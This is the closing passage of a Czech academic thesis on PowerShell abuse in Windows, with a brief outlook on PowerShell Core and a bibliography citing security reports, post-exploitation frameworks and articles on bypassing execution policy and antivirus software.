Na základě této práce lze dále studovat možnosti zneužití nástroje PowerShell na novějších verzích operačního systému Windows. Protože se PowerShell stal open-source platformou, je možné počítat s jeho možným rozšířením na operační systém Linux a další. Dále je možné otestovat, jaké změny přinese PowerShell verze 6.0, která je založena na odlišném rámci .NET Core.

Literatura

[1] KENNEDY, David. *Metasploit: the penetration tester's guide*. 1. San Francisco: No Starch Press, c2011. ISBN 978-1593272883.

[2] BLAWAT, Brenton J.W. *Mastering PowerShell*. 1. Birmingham: Packt Publishing, 2015. ISBN 978-1782173557.

[3] KAZANCIYAN, Ryan a Matt HASTINGS. *Investigating PowerShell Attacks*. USA, 2014. Dostupné také z: https://www.blackhat.com/docs/us-14/materials/us-14-Kazanciyan-Investigating-Powershell-Attacks-WP.pdf

[4] PATTEN, David. *The Evolution to Fileless Malware*. East Carolina University, 2017. Dostupné také z: http://www.infosecwriters.com/Papers/DPatten_Fileless.pdf

[5] *THE INCREASED USE OF POWERSHELL IN ATTACKS*. 1. Mountain View, 2016. Dostupné také z: https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf

[6] O-MURCHU, Liam a Fred P. GUTIERREZ. *The evolution of the fileless click-fraud malware Poweliks*. 1. Mountain View, 2015. Dostupné také z: https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/evolution-of-fileless-click-fraud-15-en.pdf

[7] BEEK, Christiaan, Diwakar DINKAR, Douglas FROSST, et al. *McAfee Labs Threat Report: September 2017*. Santa Clara, 2017. Dostupné také z: https://www.mcafee.com/us/resources/reports/rp-quarterly-threats-sept-2017.pdf

[8] WUEEST, Candid a Himanshu ANAND. SYMANTEC CORPORATION. *Internet Security Threat Report ISTR: Living off the land and fileless attack techniques*. Mountain View, 2017, 30 s. Dostupné také z: https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/istr-living-off-the-land-and-fileless-attack-techniques-en.pdf

[9] *Stripping the Malware Threat Out of PowerShell with enSilo*. San Francisco, 2017.

[10] PEREZ, Carlos. PowerShell Basics - Execution Policy and Code Signing Part 1. *Shell is Only the Beginning* [online]. USA: Carlos Perez, 2013, 2013 [cit. 2018-03-14]. Dostupné z: https://www.darkoperator.com/blog/2013/3/5/powershell-basics-execution-policy-part-1.html

[11] KARSTEIN, Ingo. PS2EXE : "Convert"PowerShell Scripts to EXE Files. *Microsoft TechNet* [online]. Redmond: Microsoft TechNet, 2015, 2015 [cit. 2018-03-14]. Dostupné z: https://gallery.technet.microsoft.com/PS2EXE-Convert-PowerShell-9e4e07f1

[12] PowerSploit - A PowerShell Post-Exploitation Framework. *GitHub* [online]. San Francisco: GitHub, 2007, 2016 [cit. 2018-03-14]. Dostupné z: https://github.com/PowerShellMafia/PowerSploit

[13] SELDEN, Harold. PowerShell Tools Have Become an Attackers Weapons. *Tom'sIT PRO* [online]. Tom'sIT PRO, 2018, 2017 [cit. 2018-03-13]. Dostupné z: http://www.tomsitpro.com/articles/powershell-hackers-danger,1-3656.html

[14] VALDEZ, Rico a Mike SCONZO. Threat Alert: -PowerWare,- New Ransomware Written in PowerShell, Targets Organizations via Microsoft Word. *Carbon Black* [online]. United States (Waltham): Carbon Black, 2018, 2016 [cit. 2018-03-13]. Dostupné z: https://www.carbonblack.com/2016/03/25/threat-alert-powerware-new-ransomware-written-in-powershell-targets-organizations-via-microsoft-word/

[15] CULLUM, Todd. Fileless Malware Explained. *TechTalk* [online]. TechTalk, 2018, 2017 [cit. 2018-03-13]. Dostupné z: https://techtalk.pcpitstop.com/2017/06/15/fileless-malware-explained/

[16] SUTHERLAND, Scott. 15 Ways to Bypass the PowerShell Execution Policy. *NETSPI* [online]. Minneapolis, MN 55401: NETSPI, 2018, 2014 [cit. 2018-03-13]. Dostupné z: https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/

[17] About Execution Policies. *Microsoft* [online]. Redmond: Microsoft, 2018, 09-06-2017 [cit. 2018-03-13]. Dostupné z: https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_execution_policies?view=powershell-5.1

[18] OKAMOTO, Takeshi. SecondDEP: Resilient Computing that Prevents Shellcode Execution in Cyber-Attacks. *Procedia Computer Science* [online]. 2015, **60**, 691-699 [cit. 2018-03-13]. DOI: 10.1016/j.procs.2015.08.211. ISSN 18770509. Dostupné z: http://linkinghub.elsevier.com/retrieve/pii/S1877050915023388

[19] MANSFIELD-DEVINE, Steve. Fileless attacks: compromising targets without malware. *Network Security* [online]. 2017, **2017**(4), 7-11 [cit. 2018-03-13]. DOI: 10.1016/S1353-4858(17)30037-5. ISSN 13534858. Dostupné z: http://linkinghub.elsevier.com/retrieve/pii/S1353485817300375

[20] PowerShell. In: *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001-, 2018 [cit. 2018-03-14]. Dostupné z: https://en.wikipedia.org/wiki/PowerShell

[21] Co je to Ransomware a jak ho odstranit. *Avast SOFTWARE* [online]. Praha: Avast SOFTWARE, 1988- [cit. 2018-03-14]. Dostupné z: https://www.avast.com/cs-cz/c-ransomware

[22] LELLI, Andrea. Ransom.PowerWare *Symantec* [online]. Mountain View: Symantec, 1995-, 2016 [cit. 2018-03-14]. Dostupné z: https://www.symantec.com/security_response/writeup.jsp?docid=2014-060513-1113-99&tabid=2

[23] OH, Daniel. 5 Most Common Ways To Get Computer Viruses. *The MotherG Blog* [online]. Chicago: MotherG, ©2016, 2015 [cit. 2018-03-14]. Dostupné z: http://insights.motherg.com/blog/5-common-ways-computer-viruses

[24] CRUZ, Marvin. Security 101: The Rise of Fileless Threats that Abuse PowerShell. *Enterprise Cyber Security Solutions | Trend Micro* [online]. Texas: Trend Micro, ©2018, 2017 [cit. 2018-03-14]. Dostupné z: https://www.trendmicro.com/vinfo/us/security/news/security-technology/security-101-the-rise-of-fileless-threats-that-abuse-powershell

[25] SUENAGA, Masaki. Trojan.Poweliks. *Symantec - Global Leader In Next-Generation Cyber Security | Symantec* [online]. Mountain View: Symantec, 1995-, 2015 [cit. 2018-03-14]. Dostupné z: https://www.symantec.com/security_response/writeup.jsp?docid=2014-080408-5614-99

[26] *PowerShell Empire | Building an Empire with PowerShell* [online]. PowerShell Empire, c2018 [cit. 2018-03-14]. Dostupné z: https://www.powershellempire.com/

[27] BRUMAGHIN, Edmund a Colin GRADY. Covert Channels and Poor Decisions: The Tale of DNSMessenger. *Cisco Talos* [online]. San José: Cisco Systems, ©2018, 2. března 2017 [cit. 2018-03-14]. Dostupné z: http://blog.talosintelligence.com/2017/03/dnsmessenger.html

[28] What's New in PowerShell Core 6.0. *Microsoft Docs* [online]. Redmond: Microsoft, 2018c, 2018 [cit. 2018-03-14]. Dostupné z: https://docs.microsoft.com/en-us/powershell/scripting/whats-new/what-s-new-in-powershell-core-60?view=powershell-6

[29] About_Execution_Policies. *Technical documentation, API, and code examples* [online]. Redmond: Microsoft, c2018, 2017 [cit. 2018-03-19]. Dostupné z: https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_execution_policies?view=powershell-5.1

[30] Keylogger. In: *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2018-03-28]. Dostupné z: https://cs.wikipedia.org/wiki/Keylogger

[31] Antivirový program. In: *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2018-03-31]. Dostupné z: https://cs.wikipedia.org/wiki/Antivirový_program

[32] Heuristická analýza. In: *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2018-03-31]. Dostupné z: https://cs.wikipedia.org/wiki/Heuristická_analýza

[33] How Antivirus Works?. *Comodo Free Antivirus Download* [online]. New Jersey, USA: Comodo, 2018 [cit. 2018-03-31]. Dostupné z: https://antivirus.comodo.com/how-antivirus-software-works.php

[34] Disabling PowerShell and Other Malware Nuisances, Part I. *Varonis* [online]. New York: Varonis, 2018, 12. září 2017 [cit. 2018-03-31]. Dostupné z: https://blog.varonis.com/disabling-powershell-malware-nuisances-part/

[35] User Account Control. In: *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2018-04-01]. Dostupné z: https://cs.wikipedia.org/wiki/User_Account_Control

[36] User Account Control security policy settings. *Microsoft Docs* [online]. Redmond: Microsoft, 2018, 19. dubna 2017 [cit. 2018-04-01]. Dostupné z: https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/user-account-control-security-policy-settings

[37] SCHMOE, Joe. Bypass UAC Using DLL Hijacking. *Null Byte* [online]. Null Byte, 2018, 11. února 2016 [cit. 2018-04-01]. Dostupné z: https://null-byte.wonderhowto.com/how-to/bypass-uac-using-dll-hijacking-0168600/

[38] AVENA, Eric, Roger CAPRIOTTI, Zheng DONG, et al. *Microsoft Security Intelligence Report: Volume 22.* Redmond, 2017. Dostupné také z: http://download.microsoft.com/download/F/C/4/FC41DE26-E641-4A20-AE5B-E38A28368433/Security_Intelligence_Report_Volume_22.pdf

[39] Windows Anti-malware Market Share Report. *OPSWAT MetaDefender Cloud* [online]. San Francisco, USA: OPSWAT, 2018, Březen 2018 [cit. 2018-04-02]. Dostupné z: https://metadefender.opswat.com/reports/anti-malware-market-share#!/?date=2018-1-27

[40] Bypass Antivirus Using Powershell and Metasploit (Kali Tutorial). *Wonder How To* [online]. Santa Monica: WonderHowTo, 2018, 7. ledna 2016 [cit. 2018-04-03]. Dostupné z: https://null-byte.wonderhowto.com/how-to/bypass-antivirus-using-powershell-and-metasploit-kali-tutorial-0167601/

[41] BOHANNON, Daniel. PowerShell Obfuscator. *GitHub* [online]. San Francisco: GitHub, c2018, 4. ledna 2018 [cit. 2018-04-04]. Dostupné z: https://github.com/danielbohannon/Invoke-Obfuscation

[42] Advanced Encryption Standard. In: *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2018-04-08]. Dostupné z: https://cs.wikipedia.org/wiki/Advanced_Encryption_Standard

[43] *Operation system market shared* [online]. Aliso Viejo: NetApplications.com, c2017 [cit. 2018-04-10]. Dostupné z: https://www.netmarketshare.com/operating-system-market-share.aspx

[44] PowerShell Toolkit: PowerSploit. *InfoSec Resources* [online]. Chicago: InfoSec Resources, c2018, 8. ledna 2015 [cit. 2018-04-10]. Dostupné z: http://resources.infosecinstitute.com/powershell-toolkit-powersploit/

[45] IVANOVA, Gergana. How to Remove and Prevent Facebook Virus Infection. *Best Security Search* [online]. BestSecuritySearch, c2018, 17 března 2017 [cit. 2018-04-10]. Dostupné z: https://bestsecuritysearch.com/facebook-virus-removal-prevention/

[46] Windows Management Instrumentation. In: *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001- [cit. 2018-04-24]. Dostupné z: https://en.wikipedia.org/wiki/Windows_Management_Instrumentation